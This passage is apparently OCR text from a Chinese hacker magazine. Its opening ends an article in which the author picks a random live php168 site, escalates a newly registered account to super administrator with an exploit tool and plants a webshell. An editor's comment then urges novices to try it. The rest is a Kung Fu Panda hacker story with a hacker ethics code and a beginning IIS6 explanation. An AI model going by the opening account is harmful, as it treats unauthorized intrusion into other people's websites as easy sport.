


图 8

从搜索结果中我们可以看到，用php168内容管理系统的网站还是很多的。随便找一个，按照本地测试时的操作一样，先注册一个用户，我注册的是rabbit2222，口令111111。接着就利用exp程序，把这个用户的级别提升为“超级管理员”，如图9。




图 9

在注册的用户rabbit2222从“普通用户”提升到“超级管理员”后，我们仍然按照本地测试拿webshell的操作，这里我就不多说了，最后结果如图10，简单地拿到webshell。

php168最新0day日拿1000webshell到这里就结束了。

［文章中提到的工具已经收录于本期光盘］

编辑点评：除了简单，还有快速！小菜的最爱，你还在等什么？

▷本文前传：《功夫熊猫》





yesterday is history
tomorrow is a mistery
today is a gift
that is why we call it the present
——Wugui 大师

功夫熊猫Hacker系漫游记

图赤龙 周瑞珠

当用最后一招→无极拈花指over雪豹太郎后，熊猫阿宝从此名扬天下，神龙大侠的尊号名至实归。

人一出名，啥都挡不住，粉丝们慕名而来，天天堵在阿宝家门口，手里举着“阿宝，阿宝，我爱你，就像熊猫爱竹子”的牌子左右摇晃。猫仔队们也搬来了各种长焦、远焦镜头大炮，把阿宝的一举一动发在网上／报纸／电视上滚动播出。鸭子老爸的面条店生意也更加红火起来，粉丝们几乎包干了所有的面条。

明星的感觉让阿宝体会到了出名的滋味，出门坐车不要钱，去动物园不要门票，上街被人堵着要签名。开始还好，万众瞩目，倍儿有面子。但时间久了，阿宝开始感觉到熟悉的生活正渐渐的离自己远去，以前站在大街上可以随便伸个懒腰，打个饱嗝，大声放个响屁，甚至是对着隔壁美女小猪玛丽吹个口哨。这些惬意的随性随着成名而被阿宝谨慎的包裹起来。

阿宝出门试着戴墨镜来伪装，但还是马上就被认出来了，嘿嘿！每天的来信如雪花一般，有求爱的、有请阿宝出山的、有请阿宝拍广告的等等，特别是女熊猫们的求爱信更是堆积如山。

刚开始阿宝还心花怒放，春意盎然，回了几十封。但当发现还有半屋子的信没有回完时，终于……阿宝沮丧的躺在床上，一动也不想动。突然想起师姐太极虎给他说过的一句网上名言：不要迷恋哥，哥只是一只熊猫。

网络！阿宝一个激灵从床上弹起，仿佛在他眼里流露出另外一个世界，回忆……

回忆

那是2002年的第一场雪，阿宝刚上山师从小浣熊师傅之后的一天，它接受师傅的委派，前往武当山送个东西。但阿宝不知道武当山该怎么走，发愁ing……师姐太极虎说她有主意，一转身师姐就消失了，大概一分钟之后出来，递给了阿宝一张前往武当的最佳路线图。阿宝好奇的问师姐是怎么办到的，师姐说通过网络搞定。

“网络是虾米？貌似比轻功还快！”

“呵呵，你还小，等以后师傅会告诉你的。”

从此网络成了阿宝挥之不去的一个惦念，深深地印入了他的脑海，这到底是个什么东西呢？居然比轻功还快！

阿宝一边练习武功，一边缠着“平谷五侠”问关于网络的一切，真是不问不要紧，一问吓自己，阿宝越发深陷在网络无边的世界里。如果说阿宝以前的活动范围是方圆5里地，那按照师姐的描述，网络可以让阿宝的活动范围延伸至方圆全球。阿宝甚至记下了网上的一句名言：“On the Internet, nobody know you're a Panda”。

神奇的网络深深嵌入了阿宝好奇的心。

重返

在山下当明星的日子，阿宝渐渐荒废了武功，肚腩也长出来了，神奇的网络在下山这些日子也没有再听人谈起。阿宝决心要逃离被浮躁虚伪所包围的生活，在一个没有猫仔队的月黑风高夜，他给鸭子老爸留下一封信，然后悄悄的重返山上，去找回失落的梦。

引路人

“Master Xifu，I'm coming”

“哦，师傅媳妇？什么猫语？请说中文……”

“Yeah，师傅，我想学习网络”

“呃，……”

“师傅，我其实早就知道五个师兄他们还在修练另一门武林绝学”

“咦，……”

“师傅，Master Xifu，……”

“啊，呃，嗯，你随我来！”

另一个世界

小浣熊师傅带着阿宝来到以前阿宝从来没有来过的藏书阁，巨大的房间，四面墙和中间全是插满了书的书架。阿宝从来没有见过这么多书，看得目瞪口呆，在一个分类为“功夫”的书架上，各种武林著作应有尽有。以前那些以为只是传说中的武林绝版书也赫然摆在书架上：《辟邪剑谱》、《葵花宝典》……阿宝下意识的捂住了裤子。哇！还有，还有几位师兄写的入门教程：《猴拳从入门到精通》、《蛇拳实例精讲》，哇塞，还有师姐太极虎和丹顶鹤CRANE合著的《虎鹤双形独步天下》，螳螂师兄写的名字最为古怪《螳臂当车唯我独行》。

阿宝暗忖：“什么时候我也能写一本书呢？”

阿宝靠在近一面墙的书架上看到了一堆奇怪的书：《Hacker社会工程学攻击》、《Hacker渗透笔记》，仿佛跟网络有关系。

“Xifu，什么是Hacker？”

小浣熊师傅笑而不答，走上前来，把手伸到书架的后面，不知道启动了什么机关，轰轰轰！书架突然从中间分开了，出现了一道石门！

石门背后

师傅把大拇指放到门上一个发光的玻璃介质上一扫，石门缓缓的打开。

哇！好大的一间密室，里面有着成百上千的电脑和不知道是啥玩意的机器。各种线缆纵横交错，虎猴相闻，别有洞天，似桃花源矣。平谷五侠在电脑前各自玩得很High。

阿宝看傻了N秒，口水不争气的滴了下来，被师傅用手指戳醒。

阿宝咧嘴：“Master Xifu，好讨厌……”

师傅郁闷

“OH！ yesh！又出0day了！爽死啦！师傅快来看啊！IIS6出新漏洞了！测试成功了！很容易获取服务器权限！”师姐太极虎大叫！

“嘘，低调，低调，谨防被雷劈”师傅。

“哇塞！师姐好兴奋耶！啥‘零得’啊？是什么英文吗？”阿宝擦了一下口水。

“猫熊，我先走了，你跟五位师兄师姐开始新一轮的网络功夫的学习吧！”师傅曰。

“呃……呃……”阿宝求知欲望强烈的看着师姐太极虎，完全没有注意师傅的话。

“哎，有了网络忘了师傅，郁闷”师傅摇摇头转身漂移走鸟……

零日0day

“师姐师姐，其他先不要说，你刚才说的什么0day啊？什么鸟语啊？我都听不懂！”

“0day其实有好几个定义的，我这里所说的0day泛指网络安全上的0day，它的意思是指一些没有公布补丁的漏洞，或者是还没有被漏洞发现者公布出来的漏洞利用工具。由于这种漏洞的利用程序对网络安全具有巨大威胁，因此0day也成为黑客的最爱。一般的黑客软件带有0day的名字，指的是此漏洞还没有打补丁而软件已经公布！明白了吗？”

“明白啦！这样的程序岂不是很厉害？那么可以入侵很多电脑咯？感觉好神奇好强悍啊！”

“是的！0day其实也分很多种的。某些0day可以直接得到系统权限，有些可以间接去获取系统权限，就是说利用0day可以控制你的电脑！我这里也不知道怎么跟你解析，以后你电脑知识丰富点的时候就会自然明白的！”

“师姐，0day是谁发现的，是Wugui大师吗？”

“NO，NO，NO，0day是Hacker发现的，而Wugui大师是另外一种广义上的Hacker！”

“Who is Hacker？”

Who is Hacker

“Hacker，引入中国后，直译为‘黑客’。外面的书架上每本关于Hacker的图书几乎都有关于Hacker的解释，大家都公式化地写着‘Hacker是指那些钻研计算机网络技术的高手’。”师姐解释道。

“这样的解释太老套了。”猴哥跳出来。

“猴哥，说说看。”阿宝和太极虎都盯着猴哥。

“Hacker是一种令人尊敬的称谓，Hacker不是自封的，就像阿宝的神龙大侠，是被大家认同的。”猴哥说罢又跳到另外一台电脑后面玩去了，说得阿宝心里乐开了花。

“貌似你们说的都是比较早的关于Hacker的概念，而现在，黑客名声被搞得很烂！在国内，黑客简直就是犯罪的代名词，各类报刊媒体都是写XX黑客盗窃网络被判X年。”蛇师兄从阿宝脚边的一堆网线里面钻出来嚷道，阿宝这才注意到蛇师兄。

“媒体这样搞黑客，迟早会让黑客‘被自杀’的。”螳螂兄跳上显示器嚷到，作为身材最为娇小的螳螂，每次发言都需要站在巨人的肩膀上。

“好事不出门，坏事传千里，黑客做的好事基本都寂寞无声，但是那些缺乏道德的商业黑客却害了整个圈子，所谓一颗老鼠屎害了全锅汤。”丹顶鹤CRANE悠长的脖子从显示器后面伸出来。

“黑客现在都是骂人的话了，比如‘你们全家都是黑客’就是惨烈无比的骂人必杀技。”蛇兄道。

“前几年的熊猫烧香，铺天盖地的负面新闻，更是让黑客名誉扫地。”螳螂兄说罢，蛇兄暗自嘀咕：名誉扫地是不是和名誉主席一样，也是一种头衔？

“我！？……烧香！？”阿宝越来越困惑。

“阿宝，虽然你是神龙大侠，但对于网络而言，你不懂的东西还太多太多，‘熊猫烧香’的故事以后再和你说吧，此熊猫非你熊猫矣，放心吧。”太极虎师姐解释道。

“我觉得Hacker需要细分，不能再让媒体一遇到黑新闻，就眉毛胡子一把抓，一刀切，一锅定论。”螳螂兄半卧在显示器上品着咖啡，看似十分的惬意，实际上谁都知道，那上面比较烫。

“嗯，嗯，这个问题我早就想过，Hacker也分三六九等，Hacker也有善恶之分，对一些无知的媒体看来是该普及普及Hacker守则了。”猴哥说完抓住一根网线荡到了另外一台机柜上。

“老外竞选总统大家都知道，谁掌握了媒体，谁就能赢得大选。Hacker掌握不了媒体，Hacker只能成为媒体的下饭佐料和新闻热点。Hacker是一类看似虚无的神秘群体，虚无的东西对于媒体而言，正好和弱势群体一样可以归为同类产品。写写弱势群体，对于媒体而言自然可以信马由缰，自由驰骋，甚至加上小记的YY若干，这是媒体一贯的擅长和爱好，因为这样不用担心会得罪到谁谁谁。媒体对于Hacker事件的报道往往会走向两个极端，一个极端是把Hacker描述成无所不能的网络天才，捧上神坛；另一个极端就是Hacker尽干坏事，特别是国内翻译的‘黑客’这词，看着就非善词，特别是‘黑’字，更是给了某些擅长采写‘扫黄打黑’新闻稿件的媒体工作者们提供了简单的标准。”丹顶鹤师兄无可奈何的摇摇细长的脖子。

“我们讨论这些没有多少意义了，毕竟这个圈子不像以前追求技术那样纯粹了，商业黑客的兴起已经让这碗水越来越混浊了。外界看不到Hacker的真实，Hacker不自律自然也怪不得人家媒体乱写。”太极虎冷静的说道。

“Hacker到底是什么呢？”阿宝听了师兄们的争论，刚一入门仿佛就经历了冰火五重天，就像电影里面的快动作，一大堆花花绿绿的画面一闪而过，纯情的Hacker、媒体眼中的Hacker、商业黑客纠缠在一起，阿宝晕菜了。

突然从空中传来幽远的声音：

“Hack说到底其实是一种精神，一种追求自由之精神。Hack精神理念实际上和人类社会的普世价值观基本一致，因为追求自由是人类普世价值观的最核心内容。Hack精神是人类家园最重要的财富之一，打破传统，突破规则，寻找自由，这些理念是我们人类自古以来一直都在进步发展的源动力，可以说这更是Hack精神核心价值之所在。阿宝，这些东西听起来很玄妙，只有当你渐渐深入到其中，有一天，自然就会顿悟的。”

阿宝抬头一看，Wugui大师闪现在挂在墙上的一块屏幕中。阿宝惊呆了，当Wugui大师说完这番话后就消失了。Wugui大师经常亲临现场上空对徒子徒孙们进行思想教育工作，平谷五侠早已司空见惯。

“喏，Wugui大师说得好深奥，记下来回去再慢慢琢磨。”蛇师兄敲打键盘的动作最为怪异，但是它打字的速度是五侠里面最快的——他是用脑袋和尾巴同时嗑键盘。

网络道德

阿宝已经被整懵鸟，一天下来，脑袋灌进来的全是从来没有听过的新概念。

阿宝突然回过神来，刚进门的时候师姐说的0day呢？阿宝回头找到师姐。

“阿姐，把你的0day给一个啦！我想玩玩耶！”阿宝玩起了滚滚家族惯用的撒娇动作。

“宝，学习Hacker技术可不是闹着玩的，在学习之前，我先来给你讲讲基本的网络道德，免得你误入歧途。”

“好啊好啊，洗耳恭听师姐教诲。”

“Hacker技术是双刃剑！打个比方，Hacker技术好比功夫，雪豹太郎练成功夫之后是为了满足自己的野心和私欲，一心只想称霸天下，且不择手段，很多人因此受到伤害；而阿宝你练成功夫，却是为了匡扶正义、弘扬正气、铲奸除恶，为天下老百姓主持公道。所以Hacker技术和功夫都一样，在不同道德水准的人手里，会有不同的用法。”师姐语重心长，仿佛平谷五侠曾经狙击雪豹太郎的惨烈场面又一幕幕的回显在脑海中。阿宝也沉浸在那场和太郎激烈的生死决斗中。

“Hacker技术是游走在法律和道德边缘的东西，稍有不慎，就会触及到道德的底线，甚至越过法律的警戒线。差错往往就在一念之间！所以师傅给我们也定下了几条要求，贴在墙上了，你看看。”太极虎给阿宝指了一下贴在墙上的守则——平谷网络7不箴言。

阿宝走过去，认真看起来。

平谷网络7不箴言

1、不欺骗任何一个请求帮助的网友，对于他们的一些不合理要求，要给他们说这是不对的，让他们改正。

2、不要为了钱而迷失了自己的本性。钱确实很重要，但是我们不能为了钱去做一些不法勾当，更不能本来不能做到的事情，说自己能做到。骗取钱，这个就是罪大恶极！

3、不断学习进步，做一个网络安全守护者。因为攻击方法和技巧以及漏洞都是很多的，任何一个人都不能保证绝对安全。只有不断学习才能加强自身技术，多阅读，多看，多实践！

4、不要以"取乐"而入侵别人的电脑，因为那是别人的疏忽大意而产生的不安全因素，你应该在第一时间给他报告，给他说出漏洞怎么弥补，一起交朋友认识。因为他的很多知识你也可能不知道，说不定他也正在入侵你的电脑。

5、不要别人叫你一句"黑客"就自认为很了不起，因为不管作为Hacker的你是去创造或者破坏，这些都只是网络社会里很小很小的一部分，随便说些东西可能你就不明白。不要以为黑客什么都可以做，实际作为黑客自己，他心里很清楚。

6、不要以为自己学了点Hacker技术，黑了几个网站，就觉得自己是天才或者与众不同，白里透红，到处炫耀，处处留名。如果你仅仅只是黑客里面唱歌最好听的，歌手里面黑客水平最高的，那赶紧收声吧，路还很长，要学的东西还很多，还需要不断的努力和勤奋，以及重新修炼自己的基本道德观。否则，喝茶或者喝咖啡也许将会作为被动式词汇加入到你人生字典中灰暗的一页。（"There are no accidents!"阿宝突然想起了Wugui大师曾经的一句话。）

7、不要沮丧，不要逃避，这个圈子的道德水平参差不齐，有人潜心研究，有人整天滋事，所谓林子大了什么鸟都有。你无法管好别人，但是要学会正视自己，不要因为别人骂你"垃圾"而让你受挫感很严重；不要因为别人表扬你就飘飘然 不要因为别人道德沦丧而以为那就代表了这个圈子的综合素质得分。请记住，就算青歌赛也要去掉2个最低分呢。相信自己，坚守信念。（看到这里，阿宝想起一句话："You must believe"。）

IIS6

"原来学习安全知识还有这么多条例要遵守啊！真不可思议。师姐，你的教导我会谨记的，你刚才跟师傅说的IIS6漏洞可以教我吗？我很想看看入侵电脑到底是怎么一回事。以前在网上看那些新闻说某某黑客入侵某某网站，但是都不知道是怎么一回事。现在师兄你正好有0day，就演示一次给我看吧！"阿宝看完平谷守则，又找到了太极虎。

"好吧！既然师傅都交代让我教你，就演示给你看看吧！IIS6.0你知道是什么东西不？"太极虎反问阿宝一句。

"这个好像是什么服务器用的东西吧？其它就不晓得咯！"阿宝咧嘴尴尬的笑笑。

"没错！其实IIS是Internet Information Server（互联网信息服务）的缩写，是由微软公司提供的基于Microsoft Windows的互联网基本服务。IIS并不是一种编程语言，它只是一种"环境"，一种让ASP语言运行的环境，同时它也提供了供其它语言解析运行的接口ISAPI。IIS的基本功能是提供信息服务，如架设HTTP、FTP服务等，是Windows NT内核系统自带的，不需要下载。其语言版本与系统安装盘的语言是一样的，版本在不同的系统中是不一样的。WinNT中为4.0，Win2000中为5.0，WinXP中为5.1（注：在Windows XP HOME版中没有带IIS），Win2003中为6.0。不同版本功能不太一样，所以今天这个IIS6.0漏洞存在于Windows2003的系统中！"

